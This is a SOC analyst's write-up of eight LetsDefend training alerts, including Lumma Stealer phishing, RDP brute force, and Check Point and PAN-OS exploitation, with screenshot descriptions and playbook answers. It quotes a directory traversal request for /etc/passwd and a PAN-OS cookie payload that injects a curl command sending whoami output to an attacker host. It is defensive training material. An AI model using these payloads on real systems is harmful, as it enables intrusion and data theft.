

Alerts Triage and Investigation Report

SOC Analyst: Utibe Anthony

Source: LetsDefend

Alert 1 — Lumma Stealer - DLL Side-Loading via Click Fix Phishing

EventID: 316

Rule: SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

Event Time: 2025-03-13T09:44:00+03:00

Role: Security Analyst

Alert Type: Data Leakage

Difficulty: Medium

MITRE ATT&CK: T1059, T1059.001, T1204, T1204.001, T1574, T1574.002, T1027, T1105

SMTP Address: 132.232.40.201

Device Action: Allowed

E-mail Subject: Upgrade your system to Windows 11 Pro for FREE

Source Address: update@windows-update.site

Destination Address: dylan@letsdefend.io

Trigger Reason: Redirected site contains a click fix type script for Lumma Stealer distribution.

Triage

I first reviewed the email logs to verify whether the alert corresponded to an actual phishing email. No legitimate email was identified that could explain the alert. I then checked the SMTP address 132.232.40.201 against VirusTotal, which confirmed that the address was malicious. Based on these initial findings, I proceeded with a deeper investigation.

Investigation

Since the SMTP address had been confirmed as malicious, I reviewed the email security logs to determine the content of the email and whether it contained an attachment. The investigation showed that the email contained a malicious URL rather than an attachment.

I checked the reputation of the URL www.windows-update.site, which was also identified as malicious and associated with spyware. I then reviewed the IP addresses associated with the URL, including 172.67.132.82, 2a04:4e42::485, and 2a02:6b8::1:119.

I then checked the relevant logs to determine whether the recipient had interacted with the malicious URL. The logs confirmed that the user had interacted with the URL. Based on the evidence gathered, I confirmed that the affected device had been compromised.

Actions Taken


1. Contained the affected device to prevent further malicious activity.
2. Escalated the incident for further investigation and appropriate response actions.

The screenshot displays the LetsDefend SOC Monitoring web application. The interface includes a navigation sidebar on the left with options like Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area shows a table of security events. Two events are visible, both marked as 'Critical'. The second event is expanded, showing detailed information such as EventID (316), Rule (SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing), Event Time, Closed At, SLA, Severity (Critical), Type (Data Leakage), Role (Security Analyst), Difficulty (Medium), Result (True Positive), Playbook Score (20), and Playbook Answers (Containment, Check If Someone Opened the Malicious File/URL?). The bottom of the image shows a Windows taskbar with various application icons and a system tray indicating the time as 3:16 PM on 10/1/2026.

Severity	Time	Rule	Score	Type	Result
Critical	2026-09-28T12:27:31.145766+03:00	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware	✓
Critical	2026-09-28T04:18:46.694718+03:00	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	✓

Event Details for SOC338:

- EventID : 316
- Rule : SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
- Event Time : 2025-03-13T09:44:00+03:00
- Closed At : 2026-09-28T01:18:46.694718+00:00
- SLA : 174
- Severity : Critical
- Type : Data Leakage
- Role : Security Analyst
- Difficulty : Medium
- Result : True Positive
- Playbook Score : 20 (100% success rate)
- Playbook Answers :
 - ✓ Containment
Your answer: Next
 - ✓ Check If Someone Opened the Malicious File/URL?
Your answer: Forward



Alert 2 — Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)

EventID: 314

Ticket: SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)

Event Time: 2025-02-04 04:18:08

Role: Security Analyst

Alert Type: Malware

Attachment: mail.rtf

SMTP Address: 84.38.130.118

Device Action: Allowed

Source Address: projectmanagement@pm.me

Destination Address: Austin@letsdefend.io

Attachment Hash:

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184

E-mail Subject: Important: Action Required for Upcoming Project Deadline

Triage

I first reviewed CVE-2025-21298 to understand the vulnerability and how it could be exploited. I then checked the SMTP address 84.38.130.118 against VirusTotal, which confirmed that it was malicious. Based on these initial findings, I proceeded with a deeper investigation.

Investigation

I reviewed the email and identified that an attachment had been sent to the user. I investigated the attachment and confirmed that it was malicious.

I then reviewed the relevant logs to determine whether the user had interacted with the malicious file. Using the associated IP address of the malicious file, which was identified as its C2 address, I found log activity pointing to that address. This confirmed that the user had interacted with the malicious file.

Further investigation showed that the file had been executed on the user's device and that a command was executed. The command execution indicated that the affected device had been exposed to a potential security risk.

Actions Taken

1. Contained the affected device to prevent further malicious activity.
2. Escalated the incident based on the identified IOCs and supporting evidence for further investigation and response actions.


The screenshot displays the LetsDefend SOC Monitoring interface. The top navigation bar includes links for Home, Learn, Practice, Challenge, and Pricing, along with a VIP+ for free badge. The left sidebar lists various security modules: Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area shows a detailed view of a security incident with the following information:

- EventID :** 314
- Rule :** SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)
- Event Time :** 2025-02-04T16:18:08+03:00
- Closed At :** 2026-09-28T09:27:31.145766+00:00
- SLA :** 56.59
- Severity :** Critical
- Type :** Malware
- Role :** Security Analyst
- Difficulty :** Medium
- Result :** True Positive
- Playbook Score :** 15 (100% success rate)
- Playbook Answers :**
 - ✓ **Containment**
Your answer: **Next**
ⓘ Since the host is compromised, it is recommended to isolate the affected device to prevent any lateral movement activity.

Below the incident details, a table lists recent events:

Severity	Time	Event Description	Score	Category	Status	Action
Critical	2026-09-28T04:18:46.694718+03:00	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	✓	↺
High	2026-08-29T05:28:34.481479+03:00	SOC146 - Phishing Mail Detected - Excel 4.0 Macros	93	Exchange	✓	↺

The bottom of the screen shows a Windows taskbar with the date and time as 10:28 AM on 9/28/2026.



Alert 3 — CVE-2024-49138 Exploitation Detected

EventID: 313

Rule: SOC335 - CVE-2024-49138 Exploitation Detected

Event Time: 22/01/2025 02:37:00

Role: Security Analyst

Alert Type: Privilege Escalation

Hostname: Victor

File Hash:

b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9

IP Address: 172.16.17.207

Process Name: svohost.exe

Process Path: C:\temp\service_installer\svohost.exe

Process User: EC2AMAZ-ILGVOIN\LetsDefend

Command Line: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Associated IP: 23.62.141.251

External Source IP: 185.107.56.141

Triage

I first reviewed CVE-2024-49138 to understand the vulnerability and how it could be exploited. This provided context on what indicators and suspicious activity to look for during the investigation. I then proceeded with a deeper investigation of the alert and the associated activity.

Investigation

I first correlated the available authentication logs and identified **four failed login attempts** from the external source IP 185.107.56.141 against the Victor hostname account within approximately one minute. The attempts returned error code 0xC000006D, indicating an unknown username or bad password. The activity was consistent with a brute-force attempt.

Following these failed login attempts, I identified a **successful logon** from the same external IP address. The successful authentication was recorded under **Event ID 4624**, indicating that an account had successfully logged on. The logon used **Logon Type 10 (RemoteInteractive)** and occurred at 22/01/2025 12:35:50.

I then correlated the activity with the firewall logs and identified an initial network scan from the same source IP. The logs showed traffic directed toward port 3389 from different source ports within the same timeframe, indicating a SYN scan against the network.

I then investigated the endpoint activity through the EDR. I identified the command:

```
\\?\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
```

The command was suspicious because conhost.exe is the Windows Console Host and is normally located at C:\Windows\System32\conhost.exe. The 0xffffffff -ForceV1 arguments, together with the unusual \\?\ prefix, increased the suspicious nature of the execution.

I also identified svohost.exe running from C:\temp\service_installer\svohost.exe. The process path indicated that an executable was running from a temporary service installer directory.

Additional endpoint activity showed that:

```
C:\Windows\system32\whoami.exe
```

was executed to gather information about the current account.

I also identified Windows Defender activity involving:

```
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24080.9-0\MpCmdRun.exe Scan -ScheduleJob -RestrictPrivileges -ScanType 1 -ScanTrigger 59
```

The process was executed with restricted privileges.

Based on the correlated authentication, network, and endpoint activity, I determined that the device had been compromised.

Actions Taken

1. Contained the affected device to prevent further malicious activity.
2. Escalated the incident for further investigation and response actions.

SOC Monitoring - LetsDefend x Case Detail - LetsDefend x VirusTotal - IP address - 23.62.1 x + Ask Gemini

app.letsdefend.io/monitoring?channel=closed

LetsDefend
NOW PART OF HACKTHERBOX

Home Learn Practice Challenge Pricing VIP+ for free 0

Monitoring

- Log Management
- Case Management
- Endpoint Security
- Threat Intel
- Email Security
- Sandbox

MAIN CHANNEL **INVESTIGATION CHANNEL** **CLOSED ALERTS**

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Medium	2026-09-28T16:05:13.857459+03:00	SOC335 - CVE-2024-49138 Exploitation Detected	313	Privilege Escalation	✓	↻

EventID : 313
Rule : SOC335 - CVE-2024-49138 Exploitation Detected
Event Time : 2025-01-22T02:37:00+03:00
Closed At : 2026-09-28T13:05:13.857459+00:00
SLA : 98.91
Severity : Medium
Type : Privilege Escalation
Role : Security Analyst
Difficulty : Medium
Result : True Positive
Playbook Score : 15 (100% success rate)
Playbook Answers :
✓ Containment

77° Search 2:05 PM 9/28/2026

SOC Monitoring - LetsDefend x Case Detail - LetsDefend x VirusTotal - IP address - 23.62.1 x + Ask Gemini

app.letsdefend.io/monitoring?channel=closed

LetsDefend
NOW PART OF HACKTHERBOX

Home Learn Practice Challenge Pricing VIP+ for free 0

Case Management

- Endpoint Security
- Threat Intel
- Email Security
- Sandbox

Check If Someone Requested the C2
Your answer: **Accessed**
① Based on the logs in the log management tab, it appears that attacker has accessed the command-and-control ([https://files-ls3.us-east-2.amazonaws.com/service-installer\[.zip\]](https://files-ls3.us-east-2.amazonaws.com/service-installer[.zip])) server and downloaded the malware.

Analyze Malware
Your answer: **Malicious**
① The file (svohost.exe) is considered malicious it was flagged as malicious by 30 out of 72 security vendors and labeled as a "CVE-2024-49138"

Check if the malware is quarantined/cleaned
Your answer: **Not Quarantined**
① According to the alert details and the execution of the related process in the endpoint security tab. The malware is not quarantined.

Define Threat Indicator
Your answer: **Next**

Alerts

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Critical	2026-09-28T12:27:31.145766+03:00	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware	✓	↻
Critical	2026-09-28T04:18:46.694718+03:00	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	✓	↻

77° Search 2:06 PM 9/28/2026

Alert 4 — Impersonating Domain MX Record Change Detected

EventID: 304

Event Time: 1/09/2024 12:05:00

Role: Security Analyst

Alert Type: ThreatIntel

Domain: letsdefwnd[.]io

Subject: Impersonating Domain MX Record Change Detected

MX Record: mail.mailerhost[.]net

Device Action: Allowed

Source Address: no-reply@cti-report.io

Destination Address: soc@letsdefend.io

Trigger Reason: The MX record of a suspicious domain was changed, suggesting potential phishing activity.

Triage

I first reviewed the email security logs to determine whether the alert was related to a legitimate phishing simulation or an actual security threat. No announcement or evidence of a phishing simulation was identified, so I proceeded with a deeper investigation.

Investigation

I searched the email security logs using the sender and sender domain to identify related email activity. I identified a message from sender IP 172.16.20.3 with the same subject and destination domain, but at a different time, 17/09/2024 10:05:00.

I identified the following IP addresses associated with the phishing domain:

72.14.178.174, 45.33.30.197, 72.14.185.43, 173.255.194.134, 45.79.19.196, 45.56.79.23, 96.126.123.244, 45.33.20.235, 45.33.18.44, 45.33.2.79, 198.58.118.167, 45.33.23.183.

I then identified another email from the same sender domain, but from a different IP address, 64.233.180.27, sent to the same destination domain on 22/09/2024 06:19:00. This email had a different subject: **Compromised Account Alert from CTI**.

I then used one of the IP addresses associated with the phishing domain to investigate whether any internal user had interacted with the malicious infrastructure. The logs showed that an internal host with IP 172.16.17.162 had communicated with 45.33.23.183, an IP associated with the malicious letsdefwnd[.]io domain, on 18/09/2024 at 11:18:32:13.

The activity occurred after an awareness email had been sent to employees regarding the impersonation. The logs showed that the user **Mateo** had accessed <https://letsdefwnd.io> using Google Chrome. The connection was allowed and originated from source port 24233 to destination port 443.

Based on the correlated email and network activity, I confirmed that an employee had interacted with the malicious phishing infrastructure despite the organization having issued an awareness notification.

Actions Taken

1. Contained the affected user's device to prevent further interaction with the malicious infrastructure.
2. Escalated the incident for further investigation and response actions.

The screenshot shows the LetsDefend monitoring dashboard. The left sidebar contains navigation links: Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area displays a table with columns: SEVERITY, DATE CLOSED, RULE NAME, EVENTID, TYPE, RESULT, and ACTION. A single event is listed with a severity of Medium, dated 2026-10-01T17:13:40.084042+03:00, and rule name SOC326 - Impersonating Domain MX Record Change Detected. Below the table, a detailed view of the event is shown, including fields for EventID, Rule, Event Time, Closed At, SLA, Severity, Type, Role, Difficulty, Result, Playbook Score, and Playbook Answers. The Playbook Answers section includes a green checkmark for 'Containment' with the answer 'Next' and another green checkmark for 'Check if Someone Opened the Malicious File/URL?' with the answer 'Patched'.

This screenshot shows the same LetsDefend monitoring dashboard, but with a more detailed view of the event. The table and event details are the same as in the first screenshot. The Playbook Answers section now includes four items, each with a green checkmark and a detailed explanation: 'Check if Someone Opened the Malicious File/URL?' (answer: Opened), 'Delete Email From Recipient!' (answer: Delete), 'Check if Mail Delivered to User?' (answer: Delivered), and 'Analyze Url/Attachment' (answer: Malicious). Each item also includes a brief description of the action taken or the result of the analysis.

Alert 5 — RDP Brute Force Detected

EventID: 234

Rule: SOC176 - RDP Brute Force Detected

Event Time: 07/03/2024 11:44:00

Role: Security Analyst

Alert Type: Brute Force

Protocol: RDP

Firewall Action: Allowed

Source IP Address: 218.92.0.56

Alert Trigger Reason: Login failure from a single source with different non-existing accounts

Destination Hostname: Matthew

Destination IP Address: 172.16.17.148

Triage

I first investigated the source IP address 218.92.0.56 using VirusTotal to determine whether it had a malicious reputation. The IP was flagged by **5 of 91 security vendors** as malicious. Based on this finding, I claimed ownership of the event, created a ticket, and proceeded with a deeper investigation.

Investigation

I investigated the Log Management data and identified multiple failed login attempts using different random usernames. These events generated **Event ID 4625**, indicating that an account failed to log on, with error code 0xC000006D, indicating an unknown username or bad password. The activity occurred at 07/03/2024 09:44:16, prior to the alert generation time.

I then correlated the authentication logs using the timestamp, source IP address, and destination IP address. The correlation revealed that a successful logon subsequently occurred from the same source IP address to the Matthew account at 09:44:59 on the same day.

The successful authentication following multiple failed attempts from the same external malicious IP indicated that the actor had successfully gained access to the user account.

Actions Taken

1. Contained the device to reduce the risk of lateral movement or further privilege escalation within the network.
2. Escalated the incident for further investigation and response actions.

Alert 6 — Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]

EventID: 263

Event Time: 06/06/2024 15:12:45

Role: Security Analyst

Rule: SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]

Alert Type: Web Attack

Request: aCSHELL/../../../../../../../../../../../../etc/passwd

Hostname: CP-Spark-Gateway-01

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0

Source IP Address: 203.160.68.12

Destination IP Address: 172.16.20.146

Requested URL: 172.16.20.146/clients/MyCRL

Triage

I first reviewed the trigger reason and researched the online description of **CVE-2024-24919** to understand the vulnerability and how it could be exploited. After gaining an understanding of the vulnerability, I proceeded with a deeper investigation.

Investigation

I investigated the source IP address 203.160.68.12 using VirusTotal, where it was flagged as malicious by three security vendors.

I then reviewed the network activity associated with the alert. The external IP address made repeated requests attempting to access the Linux `/etc/passwd` file through a directory traversal request:

aCSHELL/../../../../../../../../../../../../etc/passwd

The requested resource was associated with 172.16.20.146, which was identified as a gateway/server with internet connectivity and administrative access.

I investigated the available logs to determine whether the attempted file read was successful. Although the repeated requests demonstrated an attempt to access the `/etc/passwd` file, I found no evidence confirming that the attacker successfully retrieved the file or gained unauthorized access to the system.

Based on the available evidence, the attack attempt was identified, but a successful compromise could not be established.

Actions Taken

1. Closed the alert because there was no evidence of a successful attack or compromise.
2. Did not escalate the alert because the investigation did not establish successful exploitation.

Lesson Learned

I learned that when a successful event is not immediately visible in the available logs, I should investigate further using the raw logs rather than relying only on the initial log view. I should search for HTTP status code 200, which can indicate a successful connection, and correlate the results using the relevant source and destination IP addresses, as well as the specific command or request involved in the investigation. This deeper search can help identify relevant activity that may not be immediately visible in the standard logs.

The screenshot shows the LetsDefend SOC Monitoring interface. The top navigation bar includes links for Home, Learn, Practice, Challenge, and Pricing, along with Login and Try Now buttons. The left sidebar lists various security modules: Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area displays a table of security events. The first event is highlighted, showing details for CVE-2024-24919, a zero-day arbitrary file read in Check Point Security Gateways. The event details include EventID (263), Rule (SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]), Event Time (2024-06-06T15:12:45+03:00), Closed At (2026-10-01T19:26:26.103593+00:00), SLA (26.40), Severity (High), Type (Web Attack), Role (Security Analyst), Difficulty (Medium), Result (True Positive), and Playbook Score (15 (70% success rate)). A section titled 'Do You Need Tier 2 Escalation?' shows the user's answer as 'No' and the correct answer as 'Yes'.

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
High	2026-10-01T22:26:26.103593+03:00	SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]	263	Web Attack	✓	↻

★ CVE-2024-24919 is a zero-day arbitrary file read in Check Point Security Gateways.

EventID : 263
Rule : SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919]
Event Time : 2024-06-06T15:12:45+03:00
Closed At : 2026-10-01T19:26:26.103593+00:00
SLA : 26.40
Severity : High
Type : Web Attack
Role : Security Analyst
Difficulty : Medium
Result : True Positive
Playbook Score : 15 (70% success rate)
Playbook Answers :
✗ Do You Need Tier 2 Escalation?
Your answer: No
Correct answer: Yes

The screenshot shows the LetsDefend SOC Monitoring interface, similar to the first one, but with additional questions displayed in the event details section. The questions and answers are as follows:

- ✗ Was the Attack Successful?
Your answer: No
Correct answer: Yes
ⓘ CVE-2024-24919 ZeroDay attack was successful. The attacker exploited the system. The HTTP response code was 200. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.
- ✓ Check Whether the Attack Was Successful
Your answer: Next
- ✓ What Is the Direction of Traffic?
Your answer: Internet → Company Network
ⓘ The answer for this playbook step is from the Internet to the Company Network. Requests from the IP address 203.160.68.112 have been made to the 172.16.20.146 CP-Spark-Gateway-01 server.
- ✓ Check If it is a Planned Test
Your answer: Not Planned
ⓘ The answer is not planned. The ID and hostname information of the relevant

Alert 7 — Unauthorized Cloud Region Access Attempt Detected

EventID: 303

Event Time: 24/09/2024 08:21:15

Role: Security Analyst

Alert Type: Web Attack

Rule: SOC325 - Unauthorized Cloud Region Access Attempt Detected

Username: test@letsdefend.io

Request URL: POST /accounts/login HTTP/1.1 403 512

Source Address: 134.209.145.73

Trigger Reason: Too many access attempts with the same user were detected in a short period of time from an unauthorized cloud region configured as “unused” or “unsupported”.

Destination Address: 52.15.206.21

Triage

I reviewed the alert and identified multiple access attempts against the same user account within a short period from an unauthorized cloud region. I then checked the source IP address 134.209.145.73 against VirusTotal, where it was flagged as malicious by five security vendors. Based on these findings, I proceeded with a deeper investigation.

Investigation

I analyzed the request:

```
POST /accounts/login HTTP/1.1 403 512
```

The request indicated an attempted login to the account, while the **403 HTTP status code** showed that the request was denied by the server.

I then investigated the destination IP address 52.15.206.21 and identified it as an AWS server. I reviewed the relevant logs further to determine whether the attempted access had affected any other device or resulted in a successful compromise.

The investigation found no evidence of another affected device or successful unauthorized access. The login attempt had already been blocked by the AWS server.

Actions Taken

1. Closed the alert because the unauthorized login attempt was blocked by the AWS server and no affected device was identified.
2. Did not escalate the alert because there was no evidence of successful access or compromise.

The screenshot displays the LetsDefend web application interface. The top navigation bar includes links for Home, Learn, Practice, Challenge, and Pricing, along with Login and Try Now buttons. The main content area is divided into three tabs: MAIN CHANNEL, INVESTIGATION CHANNEL, and CLOSED ALERTS. The CLOSED ALERTS tab is active, showing a table of alerts. The table has columns for SEVERITY, DATE CLOSED, RULE NAME, EVENTID, TYPE, RESULT, and ACTION. A single alert is listed with a severity of Low, dated 2026-10-01T23:09:25.248290+03:00, and a rule name of SOC325 - Unauthorized Cloud Region Access Attempt Detected. The alert type is Web Attack, and the result is a checkmark indicating it is closed. The right side of the alert details shows a list of questions and answers related to the alert, such as "Determine the Scope" and "IOC Reputation Check".

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Low	2026-10-01T23:09:25.248290+03:00	SOC325 - Unauthorized Cloud Region Access Attempt Detected	303	Web Attack	✓	🔄

Determine the Scope
Your answer: No
① When the logs of the attacker IP that infiltrated the system with brute force were searched on log management, only 52[1]5.206.21 was seen as the destination IP. This proves that more than one system is not affected by the network.

IOC Reputation Check
Your answer: Yes
① The related IP has been reported in AbuseIPDB and VirusTotal in categories such as Malicious, SSH, Phishing and Brute Force in different sources. In addition, the related IP was seen to be located in India.

IOC Analysis
Your answer: Yes
① The answer to this is also yes. Because the attacker IP '134[209]45.73', which caused the alert to occur during the investigation, belongs to.

Alert 8 — Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

EventID: 249

Event Time: 2024-04-18T03:09:00

Role: Security Analyst

Rule: SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

Alert Type: Web Attack

Cookie:

SESSID=../../../../opt/panlogs/tmp/device_telemetry/hour/aaa\curl\${IFS}144.172.79.92:4444?user=\$(whoami) **Hostname:** PA-Firewall-01 **Requested URL:** 172.16.17.139/global-protect/login.esp`

Source IP Address: 144.172.79.92

HTTP Request Method: POST

Destination IP Address: 172.16.17.139

Alert Trigger Reason: Characteristics of an exploit pattern detected in the Cookie and Request, indicative of exploitation of CVE-2024-3400.

Triage

I first reviewed the trigger reason and researched **CVE-2024-3400** to understand the vulnerability and how the exploitation could be carried out. I also checked the source IP address 144.172.79.92 against VirusTotal, which confirmed that it was malicious. Based on these findings, I proceeded with a deeper investigation.

Investigation

I reviewed the log management data and identified a malicious request being sent from the external IP address 144.172.79.92 to the firewall. The request contained crafted malicious content in the Cookie field, including a path traversal sequence and a `curl` command targeting 144.172.79.92:4444 with a `whoami` command.

The activity showed the following sequence:

Malicious HTTP request

↓

Cookie containing crafted path

↓

Path traversal

↓

Vulnerable processing triggered

↓

Curl command executed

↓

Connection established to 144.172.79.92:4444

↓

Information involving `whoami` transmitted/requested

I then correlated the activity with the EDR logs and discovered that a file with the hash:

3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

had been downloaded to the firewall. The file was flagged as malicious by **37 security vendors** and was associated with **Python.Trojan.Python**.

Further investigation showed that the downloaded Python script was subsequently executed. Additional process activity following the download provided further evidence that the malicious file had been executed on the firewall.

Based on the correlated network and endpoint evidence, I confirmed that the firewall had been compromised.

Actions Taken

1. Disconnected the affected firewall from the network to contain the potential compromise and prevent further malicious activity.
2. Escalated the incident for further investigation, response, and evidence collection.

The screenshot displays the LetsDefend SOC Monitoring interface. The top navigation bar includes links for Home, Learn, Practice, Challenge, and Pricing, along with Login and Try Now buttons. The left sidebar lists various security modules: Monitoring (selected), Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area is divided into three tabs: MAIN CHANNEL, INVESTIGATION CHANNEL, and CLOSED ALERTS. The CLOSED ALERTS tab is active, showing a table of alerts. The table has columns for SEVERITY, DATE CLOSED, RULE NAME, EVENTID, TYPE, RESULT, and ACTION. A single alert is listed with a severity of Critical, dated 2026-10-02T01:14:52.877179+03:00, and a rule name of SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400). The alert details are expanded, showing a star icon and a message: "A critical command injection vulnerability has been identified in Palo Alto Networks PAN-OS software". The details include EventID: 249, Rule: SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400), Event Time: 2024-04-18T03:09:00+03:00, Closed At: 2026-10-01T22:14:52.877179+00:00, SLA: 38.09, Severity: Critical, Type: Web Attack, Role: Security Analyst, Difficulty: Hard, Result: True Positive, and Playbook Score: 25 (91% success rate).

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Critical	2026-10-02T01:14:52.877179+03:00	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	✓	🔄

★ A critical command injection vulnerability has been identified in Palo Alto Networks PAN-OS software

EventID : 249

Rule : SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

Event Time : 2024-04-18T03:09:00+03:00

Closed At : 2026-10-01T22:14:52.877179+00:00

SLA : 38.09

Severity : Critical

Type : Web Attack

Role : Security Analyst

Difficulty : Hard

Result : True Positive

Playbook Score : 25 (91% success rate)

CVE-2024-24919 - Google Search x SOC Monitoring - LetsDefend x VirusTotal - File - 3de2a4392b8 x "C:\Program Files (x86)\Microso... x + Ask Gemini - - - x

app.letsdefend.io/monitoring?channel=closed

LetsDefend
NOW PART OF HACKTHEBOX

Home Learn Practice Challenge Pricing

Login Try Now

Monitoring

Log Management
Case Management
Endpoint Security
Threat Intel
Email Security
Sandbox

MAIN CHANNEL **INVESTIGATION CHANNEL** **CLOSED ALERTS**

